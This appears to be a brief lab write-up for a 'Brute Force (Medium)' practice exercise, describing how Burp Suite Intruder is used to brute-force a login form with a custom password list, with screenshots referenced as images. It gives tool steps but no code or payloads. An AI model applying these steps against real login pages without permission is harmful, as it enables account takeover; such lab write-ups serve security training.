


## Brute Force (Medium)


At first, I opened Burp Suite and intercepted the login attempt from a brute force attack.




Then I copy the Proxy into the intruder using Ctrl + I. I use Add-on to the password, cookie, and security field.



Then I go to the payload option and select the password file I created in order to brute-force.



Then I use Start attack on the right corner to start brute forcing.



A 200 status code means the request was successful, and the server returned the requested content. In brute-forcing, it often indicates a correct login or successful access to a resource.